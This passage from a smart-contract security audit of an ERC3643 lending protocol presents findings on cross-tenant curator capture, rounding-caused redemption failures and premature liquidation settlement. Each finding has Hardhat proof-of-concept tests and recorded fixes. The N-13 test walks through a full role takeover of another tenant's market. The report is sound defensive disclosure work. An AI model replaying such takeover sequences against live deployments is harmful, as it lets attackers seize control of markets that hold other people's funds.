    // wrote. Such a market stays unadopted until the deployer installs a registry
or
    // nominates someone.
    if (!_nominated[market][msg.sender]) revert IdentityRegistryRequired();
    registry = terms.identityRegistry;
    if (registry == address(0)) revert IdentityRegistryRequired();
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  DEFAULT_ADMIN_ROLE,
  deployFactory,
  deployTokens,
  getActors,
  INITIAL_PRICE,
  ISSUER_ROLE,
  OPERATOR_ROLE,
  PriceSource,
  RealizationMode,
} from "../helpers/fixtures";
import type { SecurityTokenLendingFactory } from "../../typechain-types";

async function deployPlatformMarket(
  factory: SecurityTokenLendingFactory,
  platform: Awaited<ReturnType<typeof getActors>>["lp"],
  collateralToken: string,
  bank: string,
) {
  const tx = await factory.connect(platform).deployMarket({
    collateralToken,
    identityRegistry: ethers.ZeroAddress,
    fallbackDecimals: 0,
    initialPrice: INITIAL_PRICE,
    mode: CollateralMode.Freeze,
    borrowAsset: ethers.ZeroAddress,
    priceSource: PriceSource.NAV,
    candidates: [bank],
    openToAnyCurator: false,
  });
  const receipt = await tx.wait();
  const ev = receipt!.logs
    .map((log) => {
```

```
      try {
        return factory.interface.parseLog(log);
      } catch {
        return null;
      }
    })
    .find((parsed) => parsed?.name === "MarketDeployed")!;
  return {
    market: ev.args.market as string,
    router: ev.args.router as string,
    oracle: ev.args.oracle as string,
    interestModel: ev.args.interestModel as string,
    insuranceFund: ev.args.insuranceFund as string,
  };
}

async function multiTenantFactory() {
  const actors = await getActors();
  const tokens = await deployTokens();
  const { factory } = await deployFactory(await tokens.usdc.getAddress());

  // Tenant A's relayer, onboarded by the factory owner exactly as the contract
documents.
  const relayer = actors.outsider;
  await factory.setDeployer(relayer.address, true);

  // Tenant B: an unrelated platform deploys its own NAV set and shortlists its
own bank.
  const platform = actors.lp;
  const bank = actors.curator;
  const set = await deployPlatformMarket(
    factory,
    platform,
    await tokens.security.getAddress(),
    bank.address,
  );

  return { actors, tokens, factory, relayer, platform, bank, set };
}

describe("N-13 nominateCurator is not scoped to the market's own deployer", () =>
{
  it("lets an unrelated tenant's relayer capture the whole lending set", async ()
=> {
    const { tokens, factory, relayer, platform, bank, set } = await
loadFixture(multiTenantFactory);

    // The authorization has no market dimension: the party that actually deployed
```

```
this
    // market cannot nominate on it, while a relayer with no relationship to it
can.
    await expect(
      factory.connect(platform).nominateCurator(set.market, bank.address),
    ).to.be.revertedWithCustomError(factory, "NotAuthorizedDeployer");
    await factory.connect(relayer).nominateCurator(set.market, relayer.address);

    // Nomination is what unlocks bringing your own identity gate on a registry-
less market.
    const ownRegistry = await (await
ethers.getContractFactory("TestIdentityRegistry")).deploy();
    await ownRegistry.setVerified(relayer.address, true, 1);

    await factory.connect(relayer).acceptCuratorRole(set.market, {
      admin: relayer.address,
      issuer: relayer.address,
      collateralAgent: relayer.address,
      saleRecipient: relayer.address,
      liquidationOperator: relayer.address,
      oracleOwner: relayer.address,
      priceSigner: relayer.address,
      identityRegistry: await ownRegistry.getAddress(),
      liquidityCommitment: 0n,
      realizationMode: RealizationMode.ExchangeSale,
    });

    const market = await ethers.getContractAt("SecurityTokenLendingMarket",
set.market);
    const router = await ethers.getContractAt("SecurityLiquidationRouter",
set.router);
    const oracle = await ethers.getContractAt("SecurityPriceOracle", set.oracle);
    const fund = await ethers.getContractAt("SecurityInsuranceFund",
set.insuranceFund);
    const irm = await ethers.getContractAt("SecurityInterestRateModel",
set.interestModel);

    expect(await market.hasRole(DEFAULT_ADMIN_ROLE,
relayer.address)).to.equal(true);
    expect(await market.hasRole(ISSUER_ROLE, relayer.address)).to.equal(true);
    expect(await router.hasRole(DEFAULT_ADMIN_ROLE,
relayer.address)).to.equal(true);
    expect(await router.hasRole(OPERATOR_ROLE, relayer.address)).to.equal(true);
    expect(await oracle.owner()).to.equal(relayer.address);
    expect(await fund.owner()).to.equal(relayer.address);
    expect(await irm.owner()).to.equal(relayer.address);
    expect(await router.saleRecipient()).to.equal(relayer.address);
```

```
    // The permanent identity gate on the platform's market is a contract the
attacker wrote,
    // and the deployer's own registry never governs the market.
    expect(await market.identityRegistry()).to.equal(await
ownRegistry.getAddress());
    expect(await market.identityRegistry()).to.not.equal(await
tokens.registry.getAddress());

    const d = await factory.deployments(set.market);
    expect(d.curator).to.equal(relayer.address);
    expect(d.seekingCurator).to.equal(false);

    // The shortlisted bank is locked out with no owner override.
    await expect(
      factory.connect(bank).acceptCuratorRole(set.market, {
        admin: bank.address,
        issuer: bank.address,
        collateralAgent: bank.address,
        saleRecipient: bank.address,
        liquidationOperator: bank.address,
        oracleOwner: bank.address,
        priceSigner: bank.address,
        identityRegistry: await tokens.registry.getAddress(),
        liquidityCommitment: 0n,
        realizationMode: RealizationMode.ExchangeSale,
      }),
    ).to.be.revertedWithCustomError(factory, "NotSeekingCurator");
  });

  it("lets that relayer strip the legitimate nominee off a market it does not
own", async () => {
    const { factory, relayer, bank, set } = await loadFixture(multiTenantFactory);

    // The factory owner nominates the platform's shortlisted bank.
    await factory.nominateCurator(set.market, bank.address);
    expect(await
factory.getNominations(set.market)).to.deep.equal([bank.address]);

    await factory.connect(relayer).withdrawNomination(set.market, bank.address);

    expect(await factory.getNominations(set.market)).to.deep.equal([]);
    await expect(
      factory.connect(bank).acceptCuratorRole(set.market, {
        admin: bank.address,
        issuer: bank.address,
        collateralAgent: bank.address,
        saleRecipient: bank.address,
        liquidationOperator: bank.address,
```

```
        oracleOwner: bank.address,
        priceSigner: bank.address,
        identityRegistry: ethers.ZeroAddress,
        liquidityCommitment: 0n,
        realizationMode: RealizationMode.ExchangeSale,
      }),
    ).to.be.revertedWithCustomError(factory, "NotNominated");
  });
});
```

RECOMMENDATION

Give the authorization a market dimension. Append an address marketDeployer field to Deployment, set it to msg.sender in deployMarket, and change both nomination functions to require msg.sender == deployments[market].marketDeployer || msg.sender == owner() instead of the global isAuthorizedDeployer flag. Keeping the owner as a fallback preserves the operator's ability to run nominations on behalf of a client, while an authorized deployer for one instance can no longer act on another instance's market. Since Deployment is stored by an upgradeable contract, append the field at the end of the struct rather than reordering it, exactly as openToAnyCurator was added, and treat a zero marketDeployer on a market deployed before the upgrade as owner-only.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

nominateCurator is limited to the recorded marketDeployer (or factory owner); cross-tenant self-nomination is rejected with NotAuthorizedDeployer. Covered by NominationScope.test.ts.

6.2.36 Ceiling-rounded burn shares void the vault's utilization-capped market draw (ERC3643 Lending)

LOW FIXED

Impact: Low

Likelihood: Low

DESCRIPTION

_drawFromMarket sizes the draw at the market's exact free liquidity (if (draw > available) draw = available) and then converts that amount to LP shares with a ceiling, _mulDivUp(draw, lpShares, lpValue). The market recomputes the payout for those shares with a floor, usdcAmount = (shares * poolValue) / totalShares, and rejects it against the identical bound, if (usdcAmount > available) revert InsufficientLiquidity(). Because burnShares was rounded up, the recomputed payout can land exactly one asset unit above available, and the draw reverts.

Neither guard in _drawFromMarket catches this. The draw == lpValue shortcut at line 457 covers only the fully drainable case, not the utilization capped one, and the if (burnShares > lpShares) clamp at line 458 never fires while draw < lpValue. There is also no stale read involved: _accrueGlobalInterest writes only lastGlobalAccrualTime, cumulativeBorrowRate and globalAccruedLPInterest, none of which _getAvailableLiquidity reads, so the vault's metrics read and the market's internal recheck return the same number inside the same transaction. The try/catch at lines 461 to 466 then swallows the revert and reports received = 0, which is indistinguishable from a market holding no free liquidity at all.

Writing r = poolValue / totalShares for the market's share price, s * r = lpValue + e with 0 <= e < 1 for the fractional part discarded by the flooring inside getLpInfo, and burnShares = A * s / lpValue + f with 0 <= f < 1 for the ceiling remainder, the market pays A + floor(A * e / lpValue + f * r). The overshoot occurs whenever A * e / lpValue + f * r >= 1, so it needs r >= 1 in practice and both rounding terms contribute.

The precondition is a non-default market configuration. addLiquidity sets the first deposit multiplier to scale < PRECISION ? PRECISION / scale : 1, so a 6 decimal USDC market gets a multiplier of 1e12, starts at r around 1e-12, and is immune. A settlement asset whose scale is at least PRECISION (18 or more decimals) gets a multiplier of 1, starts at exactly r = 1, and drifts above 1 with every accrual. Such a market is reachable in shipped code: SecurityTokenLendingFactory.sol:285 accepts an arbitrary borrowAsset, and README line 5 names EURe alongside USDC as the settlement token. The three conditions that must hold together are a settlement asset with 18 or more decimals, accrued interest so that poolValue > totalShares strictly, and market free liquidity strictly below the vault's LP value there so the draw is capped at available. This holds whether or not the vault is the market's sole LP, since lpValue is floored in either case. A sweep of 1 to 10 percent pool growth across 40 values of available below lpValue hits the revert in about 5 percent of draw at available cases.

No attacker and no privileged actor is required. Any vault investor calling redeem triggers it, and the curator's deallocate reverts with NothingRedeemable on the same path. No funds are lost or permanently locked: the condition clears on its own as interest accrual moves poolValue, and the investor keeps their shares and can retry in a later block. The defect is that the vault's partial fill behaviour silently degrades to a total refusal for a measurable fraction of redemptions, forfeiting nearly all the free liquidity it was entitled to draw.

Proof of Concept.

on an 18 decimal settlement market with 800000000000000000001 of free liquidity and a vault LP value of 1153000000000000000000, redeem and deallocate both revert NothingRedeemable, while a mirror LP holding the identical share count in the same market at the same block is paid the entire free liquidity by calling removeLiquidity(burnShares - 1).

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityLendingVault.sol:445-467 (_drawFromMarket), :496-500 (_mulDivUp) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:547-551 (removeLiquidity), :514-519 (addLiquidity), :1154-1161 (getLpInfo)

```
// SecurityLendingVault.sol:445-467
function _drawFromMarket(address market, uint256 amount) internal returns (uint256
received) {
    (uint256 lpShares, uint256 lpValue, bool ok) = _lpInfo(market);
    if (!ok || lpShares == 0 || lpValue == 0) return 0;

    (uint256 available, bool metricsOk) = _marketAvailable(market);
    if (!metricsOk) return 0;

    uint256 draw = amount;
    if (draw > lpValue) draw = lpValue;
    if (draw > available) draw = available;
    if (draw == 0) return 0;

    uint256 burnShares = draw == lpValue ? lpShares : _mulDivUp(draw, lpShares,
lpValue);
    if (burnShares > lpShares) burnShares = lpShares;

    uint256 balanceBefore = asset.balanceOf(address(this));
    try IVaultLendingMarket(market).removeLiquidity(burnShares) {
        received = asset.balanceOf(address(this)) - balanceBefore;
        idleAssets += received;
    } catch {
        return 0;
    }
}

// SecurityLendingVault.sol:496-500
function _mulDivUp(uint256 a, uint256 b, uint256 denominator) internal pure
returns (uint256) {
    uint256 product = a * b;
    if (product == 0) return 0;
    return ((product - 1) / denominator) + 1;
}

// SecurityTokenLendingMarket.sol:547-551 -- floor conversion re-checked against
the same bound
uint256 poolValue = _getPoolValue();
uint256 usdcAmount = (shares * poolValue) / totalShares;

uint256 available = _getAvailableLiquidity();
if (usdcAmount > available) revert InsufficientLiquidity();

// SecurityTokenLendingMarket.sol:514-519 -- first-deposit multiplier is 1 for an
18-decimal settlement asset
uint256 scale = borrowAssetScale;
if (amount < (scale == 0 ? MIN_INITIAL_DEPOSIT : 1000 * scale)) revert
```

```
BelowMinDeposit();
uint256 multiplier = scale == 0
    ? INITIAL_SHARE_MULTIPLIER
    : (scale < PRECISION ? PRECISION / scale : 1);
shares = amount * multiplier;

// SecurityTokenLendingMarket.sol:1154-1161 -- lpValue is floored
function getLpInfo(address provider) external view returns (uint256 shares,
uint256 value, uint256 deposited) {
    LiquidityProvider storage lp = liquidityProviders[provider];
    shares = lp.shares;
    deposited = lp.depositedUsdc;
    if (totalShares > 0) {
        value = (shares * _getPoolValue()) / totalShares;
    }
}
```

```
import { expect } from "chai";
import { ethers, upgrades } from "hardhat";
import { loadFixture, time, takeSnapshot } from "@nomicfoundation/hardhat-network-
helpers";
import type { HardhatEthersSigner } from "@nomicfoundation/hardhat-ethers/
signers";
import type {
  SecurityLendingVault,
  SecurityLendingVaultFactory,
  TestERC20,
} from "../../typechain-types";
import { deployMarket, fundBorrower, EMPTY_SIGNED_PRICE, MarketSuite } from "../
helpers/fixtures";

const UNIT = 10n ** 18n;
const LP_STAKE = 1000n * UNIT;
const BORROW = 1200n * UNIT;
const COLLATERAL = 4n * 10n ** 31n;
const FIVE_YEARS = 5 * 365 * 24 * 3600;

function mulDivUp(a: bigint, b: bigint, d: bigint): bigint {
  const p = a * b;
  return p === 0n ? 0n : (p - 1n) / d + 1n;
}

interface Suite extends MarketSuite {
  settlement: TestERC20;
  vault: SecurityLendingVault;
  investor: HardhatEthersSigner;
}
```

```
async function eighteenDecimalSettlementVault(): Promise<Suite> {
  const settlement = (await (await ethers.getContractFactory("TestERC20")).deploy(
    "Euro e",
    "EURe",
    18,
  )) as TestERC20;
  const settlementAddr = await settlement.getAddress();
  const suite = await deployMarket({ borrowAsset: settlementAddr });
  const marketAddr = await suite.market.getAddress();

  const cfg = await suite.market.config();
  await suite.market.connect(suite.actors.issuer).setConfig({
    collateralFactor: cfg.collateralFactor,
    liquidationThreshold: cfg.liquidationThreshold,
    liquidationPenalty: cfg.liquidationPenalty,
    protocolFeeRate: cfg.protocolFeeRate,
    minBorrowAmount: cfg.minBorrowAmount,
    maxPriceAge: cfg.maxPriceAge,
    closeFactor: cfg.closeFactor,
    maxTotalCollateral: 0n,
    maxUserCollateral: 0n,
    useDutchAuction: cfg.useDutchAuction,
    auctionDuration: cfg.auctionDuration,
    auctionStartPremium: cfg.auctionStartPremium,
    auctionMinPremium: cfg.auctionMinPremium,
  });

  const vaultImpl = await (await
ethers.getContractFactory("SecurityLendingVault")).deploy();
  const VaultFactory = await
ethers.getContractFactory("SecurityLendingVaultFactory");
  const vaultFactory = (await upgrades.deployProxy(
    VaultFactory,
    [await vaultImpl.getAddress(), await suite.factory.getAddress()],
    { kind: "uups" },
  )) as unknown as SecurityLendingVaultFactory;

  const receipt = await (
    await vaultFactory
      .connect(suite.curator)
      .createVault(settlementAddr, suite.registryAddress, "Operator Vault",
"opVLT", 0)
  ).wait();
  const created = receipt!.logs
    .map((log) => {
      try {
        return vaultFactory.interface.parseLog(log);
```

```
      } catch {
        return null;
      }
    })
    .find((parsed) => parsed?.name === "VaultCreated");
  const vault = (await ethers.getContractAt(
    "SecurityLendingVault",
    created!.args.vault as string,
  )) as unknown as SecurityLendingVault;
  const vaultAddr = await vault.getAddress();

  const investor = suite.actors.lp;
  const lp2 = suite.actors.lp2;
  await suite.registry.setVerified(vaultAddr, true, 1);
  await suite.registry.setVerified(investor.address, true, 1);
  await suite.registry.setVerified(lp2.address, true, 1);

  await settlement.mint(investor.address, LP_STAKE);
  await settlement.mint(lp2.address, LP_STAKE + 1000n);
  await settlement.connect(investor).approve(vaultAddr, ethers.MaxUint256);
  await settlement.connect(lp2).approve(marketAddr, ethers.MaxUint256);

  await vault.connect(investor).deposit(LP_STAKE);
  await vault.connect(suite.curator).allocate(marketAddr, LP_STAKE);
  await suite.market.connect(lp2).addLiquidity(LP_STAKE);

  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, BORROW, EMPTY_SIGNED_PRICE);

  return { ...suite, settlement, vault, investor };
}

describe("N-15: rounded-up burn-share conversion voids the vault's utilization-
capped draw", () => {
  it("forfeits the market's entire free liquidity on redeem, while an identical LP
can take it", async () => {
    const s = await loadFixture(eighteenDecimalSettlementVault);
    const market = s.market;
    const marketAddr = await market.getAddress();
    const vaultAddr = await s.vault.getAddress();
    const lp2 = s.actors.lp2;

    const snap = await takeSnapshot();
    const t0 = await time.latest();

    let shares = 0n;
```

```
    let value = 0n;
    let available = 0n;
    let total = 0n;
    let poolValue = 0n;
    let burnUp = 0n;
    let found = false;

    // Fold the accrued interest into the pool, then zero the rate so pool value
stops
    // moving and the arithmetic below is a fixed target rather than a per-block
one.
    for (let e = FIVE_YEARS; e < FIVE_YEARS + 500 && !found; e++) {
      await time.setNextBlockTimestamp(t0 + e);
      await market.connect(lp2).addLiquidity(1n);
      await s.interestModel.connect(s.actors.issuer).updateParameters(0n, 0n, 0n,
UNIT);

      [shares, value] = await market.getLpInfo(vaultAddr);
      available = (await market.getMarketMetrics())[2];
      total = await market.totalShares();
      poolValue = (await market.totalLiquidity()) + (await
market.globalAccruedLPInterest());
      burnUp = mulDivUp(available, shares, value);

      if (available > 0n && value > available && (burnUp * poolValue) / total >
available) {
        found = true;
      } else {
        await snap.restore();
      }
    }

    expect(found).to.equal(true);

    const burnDown = (available * shares) / value;
    expect(burnUp).to.equal(burnDown + 1n);
    expect((burnUp * poolValue) / total).to.be.gt(available);
    expect((burnDown * poolValue) / total).to.be.lte(available);

    expect(await s.vault.idleAssets()).to.equal(0n);
    expect(await s.vault.totalAssets()).to.equal(value);

    await expect(
      s.vault.connect(s.investor).redeem(await
s.vault.balanceOf(s.investor.address)),
    ).to.be.revertedWithCustomError(s.vault, "NothingRedeemable");

    await expect(
```

```
        s.vault.connect(s.curator).deallocate(marketAddr, available),
      ).to.be.revertedWithCustomError(s.vault, "NothingRedeemable");

      expect(await s.settlement.balanceOf(s.investor.address)).to.equal(0n);
      expect(await s.vault.balanceOf(s.investor.address)).to.equal(LP_STAKE);
      expect((await market.getLpInfo(vaultAddr))[0]).to.equal(shares);

      expect((await
  market.liquidityProviders(lp2.address)).shares).to.equal(shares);
      await expect(
        market.connect(lp2).removeLiquidity(burnUp),
      ).to.be.revertedWithCustomError(market, "InsufficientLiquidity");

      const before = await s.settlement.balanceOf(lp2.address);
      await market.connect(lp2).removeLiquidity(burnDown);
      const paid = (await s.settlement.balanceOf(lp2.address)) - before;
      expect(paid).to.be.lte(available);
      expect(paid).to.be.gte(available - 2n);
    });
  });
```

RECOMMENDATION

Round the burn share conversion down in _drawFromMarket, replacing _mulDivUp(draw, lpShares, lpValue) with (draw * lpShares) / lpValue. The vault is asking the market for at most draw, so the correct direction is to under request by at most one asset unit rather than to over request by one and be refused entirely. Applying this change makes the PoC's redemption succeed instead of reverting.

Two complementary hardenings are worth adding. In _drawFromMarket, guard the floor result with if (burnShares == 0) return 0; so a dust sized draw does not call removeLiquidity(0) and revert on InvalidAmount. In SecurityTokenLendingMarket.removeLiquidity, clamp rather than reject at the boundary is not appropriate because the caller specifies shares, but the market should keep the strict usdcAmount > available check and callers should size shares from the floor conversion, which is the invariant _drawFromMarket currently violates.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Vault market draws burn shares with floor division so utilization-capped liquidity is not forfeited by a ceiling round-up. Covered by VaultDrawRounding.test.ts.

6.2.37 Zero-proceeds settlement closes the router record before the sale is realized (ERC3643 Lending)

LOW FIXED

Impact: Low

Likelihood: Low

DESCRIPTION

settleLiquidation writes pending.settled = true at line 329 before it validates anything about the liquidation's realization state. There is no zero-amount guard, in contrast with reportPartialSale at line 314, no requirement that pending.collateralRemaining has been accounted for, and no requirement that pending.proceedsCollected is non-zero. The market is only notified inside if (totalProceeds > 0) at line 343, so a call to settleLiquidation(id, 0) made while proceedsCollected == 0 closes the router record without ILendingMarket.receiveLiquidationProceeds ever being invoked, while totalLiquidationsSettled++ at line 350 and the LiquidationSettled event still run.

The precondition is a mis-ordered call by the holder of OPERATOR_ROLE, the lender of record's own liquidation operator. The realistic sequence is a close-out booked ahead of the cash: withdrawCollateralForSale sends the seized block to the pinned saleRecipient for an off-chain sale, the operator marks the liquidation done, and the custodian's settlement arrives two days later. No unprivileged actor can trigger or influence this, and there is no attacker profit in it. It is an operator footgun, not an exploit.

Once the flag is set the record cannot be reopened from any normal path. reportPartialSale reverts LiquidationAlreadySettled at line 317, settleLiquidation reverts at line 327, and batchSettleLiquidations silently continues at line 363 with no revert and no event, so a batch call appears to succeed while routing nothing. No unsettle or reopen function exists in the contract. No substitute conduit exists either: the market gates receiveLiquidationProceeds on msg.sender == liquidationContract at line 980, liquidationContract is written only in initialize and setLiquidationContract no longer exists anywhere under contracts/, and an admin-authorized helper calling receiveLiquidatedCollateral cannot substitute because line 277 records lendingMarket: msg.sender, which routes proceeds to the helper rather than the market.

The consequence is narrower than a permanent loss of funds, and the impact should be read against that. At the moment of the mistake the settlement cash is still in the operator's hands, so the borrower's surplus can be delivered off-chain, and DEFAULT_ADMIN_ROLE can restore the on-chain path through a UUPS upgrade of the router (_authorizeUpgrade, line 485). The debt side is also not stuck: the market-side pending liquidation stays unsettled, so handleLiquidationTimeout remains available and writes the debt off against the insurance fund with the shortfall socialised to LPs, but that same outcome is reachable by an operator who simply never reports the sale, so it is not an incremental capability. What is genuinely and irrecoverably lost, short of an upgrade, is the market's own late-proceeds handling: the pending.settled branch at lines 1000-1002 that credits totalLiquidity and emits LateLiquidationProceeds, and the _paySurplus call at lines 1021-1023, both of which are reachable only through receiveLiquidationProceeds. An operator who does nothing

keeps that path open; an operator who settles early destroys it. The comment at lines 380-382 does not sanction this: it sits inside batchSettleLiquidations and only explains why a zero-proceeds settle must still increment the counter so the received and settled pair compared by _requireQuietRouter stays in step.

Proof of Concept.

it settles the router record at zero after the collateral has left for sale, then shows every later route into that record is dead while a control arm on identical state pays the borrower a positive surplus.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityLiquidationRouter.sol:324-353 (settleLiquidation), :311-321 (reportPartialSale), :361-363 (batchSettleLiquidations) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:979-1023 (receiveLiquidationProceeds)

```
// SecurityLiquidationRouter.sol:324-353
function settleLiquidation(uint256 liquidationId, uint256 finalProceedsAmount)
external onlyRole(OPERATOR_ROLE) nonReentrant {
    PendingLiquidation storage pending = pendingLiquidations[liquidationId];
    if (pending.timestamp == 0) revert LiquidationNotFound();
    if (pending.settled) revert LiquidationAlreadySettled();

    pending.settled = true;

    IERC20 asset = _settlementAsset(pending.lendingMarket);
    if (finalProceedsAmount > 0) {
        asset.safeTransferFrom(msg.sender, address(this), finalProceedsAmount);
        pending.proceedsCollected += finalProceedsAmount;
    }

    uint256 totalProceeds = pending.proceedsCollected;
    uint256 slippageBps = 0;
    if (pending.debtOwed > 0 && totalProceeds < pending.debtOwed) {
        slippageBps = ((pending.debtOwed - totalProceeds) * 10000) /
pending.debtOwed;
    }

    if (totalProceeds > 0) {
        uint256 marketLiquidationId = pending.marketLiquidationId;
        if (marketLiquidationId == 0) marketLiquidationId = liquidationId;
        asset.forceApprove(pending.lendingMarket, totalProceeds);

ILendingMarket(pending.lendingMarket).receiveLiquidationProceeds(marketLiquidation
Id, totalProceeds);
    }

    totalLiquidationsSettled++;
    totalProceedsRouted += totalProceeds;
    emit LiquidationSettled(liquidationId, totalProceeds, pending.debtOwed,
```

```
slippageBps);
}

// SecurityLiquidationRouter.sol:311-321 -- the sibling entry point does guard the
zero amount
function reportPartialSale(
    uint256 liquidationId, uint256 collateralSold, uint256 proceedsAmount
) external onlyRole(OPERATOR_ROLE) nonReentrant {
    if (proceedsAmount == 0) revert InvalidAmount();
    PendingLiquidation storage pending = pendingLiquidations[liquidationId];
    if (pending.timestamp == 0) revert LiquidationNotFound();
    if (pending.settled) revert LiquidationAlreadySettled();
    _settlementAsset(pending.lendingMarket).safeTransferFrom(msg.sender,
address(this), proceedsAmount);
    pending.proceedsCollected += proceedsAmount;
    emit PartialSale(liquidationId, collateralSold, proceedsAmount,
pending.collateralRemaining);
}

// SecurityLiquidationRouter.sol:361-363 -- the batch path skips a settled record
with no revert and no event
for (uint256 i = 0; i < liquidationIds.length; i++) {
    PendingLiquidation storage pending = pendingLiquidations[liquidationIds[i]];
    if (pending.timestamp == 0 || pending.settled) continue;

// SecurityTokenLendingMarket.sol:979-1002
function receiveLiquidationProceeds(uint256 liquidationId, uint256 amount)
external nonReentrant {
    if (msg.sender != liquidationContract) revert OnlyLiquidationContract();
    if (amount == 0) revert InvalidAmount();

    PendingLiquidation storage pending = pendingLiquidations[liquidationId];
    if (pending.timestamp == 0) revert LiquidationNotFound();

    _accrueGlobalInterest();

    usdc.safeTransferFrom(msg.sender, address(this), amount);

    uint256 keepCap = _keepCap(pending.debtOwed);
    uint256 alreadyReceived = pending.proceedsReceived;
    uint256 kept = 0;
    if (alreadyReceived < keepCap) {
        uint256 room = keepCap - alreadyReceived;
        kept = amount < room ? amount : room;
    }
    uint256 surplus = amount - kept;
    pending.proceedsReceived = alreadyReceived + amount;
```

```
    if (pending.settled) {
        totalLiquidity += kept;
        emit LateLiquidationProceeds(liquidationId, kept);
    } else {
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  MarketSuite,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const MAX_BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;
const SALE_PROCEEDS = 60_000n * USDC_UNIT;
const MAX_LIQUIDATION_AGE = 7n * 24n * 60n * 60n;

async function routerWithSeizure(): Promise<MarketSuite> {
  const suite = await deployMarket({ mode: CollateralMode.Freeze });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, MAX_BORROW, EMPTY_SIGNED_PRICE);
  await pushPrice(suite, (INITIAL_PRICE * 70n) / 100n);
  await suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE);

  await suite.usdc.mint(suite.actors.liquidationOperator.address, SALE_PROCEEDS);
  await suite.usdc
    .connect(suite.actors.liquidationOperator)
    .approve(await suite.router.getAddress(), ethers.MaxUint256);
  await suite.usdc
    .connect(suite.actors.liquidationOperator)
    .approve(await suite.market.getAddress(), ethers.MaxUint256);
  return suite;
}
```

```
describe("N-21: zero-proceeds settle closes the proceeds pipe forever", () => {
  it("strands the realised sale proceeds: borrower surplus unpayable, debt written
off against the pool", async () => {
    const suite = await loadFixture(routerWithSeizure);
    const router = suite.router;
    const market = suite.market;
    const op = suite.actors.liquidationOperator;
    const borrower = suite.actors.borrower;

    const seized = (await router.getPendingLiquidation(1n)).collateralRemaining;
    const debtOwed = (await market.pendingLiquidations(1n)).debtOwed;

    // ---- Arm A (control): the same operator settles once the cash is in hand.
    await router.connect(op).withdrawCollateralForSale(1n, seized);
    const borrowerBeforeControl = await suite.usdc.balanceOf(borrower.address);
    await router.connect(op).settleLiquidation(1n, SALE_PROCEEDS);
    const surplusPaidOnCorrectOrdering =
      (await suite.usdc.balanceOf(borrower.address)) - borrowerBeforeControl;

    expect((await market.pendingLiquidations(1n)).settled).to.equal(true);
    expect(await market.totalPendingLiquidationDebt()).to.equal(0n);
    expect(surplusPaidOnCorrectOrdering).to.be.greaterThan(0n);

    // ---- Arm B: identical state, one mis-ordered call.
    await loadFixture(routerWithSeizure);

    await router.connect(op).withdrawCollateralForSale(1n, seized);
    expect((await
router.getPendingLiquidation(1n)).collateralRemaining).to.equal(0n);

    const borrowerBeforeBug = await suite.usdc.balanceOf(borrower.address);
    const liquidityBeforeBug = await market.totalLiquidity();

    // proceedsCollected == 0 and finalProceedsAmount == 0, so `totalProceeds > 0`
is false
    // and the market is never called, yet the router record is closed.
    await router.connect(op).settleLiquidation(1n, 0n);

    expect((await router.getPendingLiquidation(1n)).settled).to.equal(true);
    expect((await market.pendingLiquidations(1n)).settled).to.equal(false);
    expect(await market.totalPendingLiquidationDebt()).to.equal(debtOwed);

    const stats = await router.getStats();
    expect(stats.received).to.equal(1n);
    expect(stats.settled).to.equal(1n);
    expect(stats.collateralProcessed).to.equal(seized);
    expect(stats.proceedsRouted).to.equal(0n);
```

```
    // ---- The custodian's cash arrives. Every conduit is dead.
    await expect(
      router.connect(op).reportPartialSale(1n, seized, SALE_PROCEEDS),
    ).to.be.revertedWithCustomError(router, "LiquidationAlreadySettled");

    await expect(
      router.connect(op).settleLiquidation(1n, SALE_PROCEEDS),
    ).to.be.revertedWithCustomError(router, "LiquidationAlreadySettled");

    await router.connect(op).batchSettleLiquidations([1n], [SALE_PROCEEDS]);
    expect((await market.pendingLiquidations(1n)).settled).to.equal(false);
    expect((await router.getStats()).proceedsRouted).to.equal(0n);
    expect(await suite.usdc.balanceOf(await router.getAddress())).to.equal(0n);

    await expect(
      market.connect(op).receiveLiquidationProceeds(1n, SALE_PROCEEDS),
    ).to.be.revertedWithCustomError(market, "OnlyLiquidationContract");

    // The whole realisation is still sitting with the operator; nothing reached
the market.
    expect(await suite.usdc.balanceOf(op.address)).to.equal(SALE_PROCEEDS);
    expect(await
suite.usdc.balanceOf(borrower.address)).to.equal(borrowerBeforeBug);
    expect(await market.surplusClaims(borrower.address)).to.equal(0n);

    // ---- Only exit left: a bad-debt write-off, on collateral that was realised
at full value.
    await time.increase(MAX_LIQUIDATION_AGE + 1n);
    await expect(market.connect(suite.actors.admin).handleLiquidationTimeout(1n))
      .to.emit(market, "LiquidationTimeout")
      .withArgs(1n, debtOwed);

    expect(await market.totalPendingLiquidationDebt()).to.equal(0n);
    expect(await market.totalLiquidity()).to.be.lessThan(liquidityBeforeBug);

    // The seized block is gone to the sale recipient and none of the 60k it
fetched, which
    // arm A paid out as surplus, ever reaches the borrower.
    expect(await suite.security.balanceOf(borrower.address)).to.equal(COLLATERAL -
seized);
    expect(await
suite.security.balanceOf(suite.actors.saleRecipient.address)).to.equal(seized);
    expect(await
suite.usdc.balanceOf(borrower.address)).to.equal(borrowerBeforeBug);
    expect(await market.surplusClaims(borrower.address)).to.equal(0n);
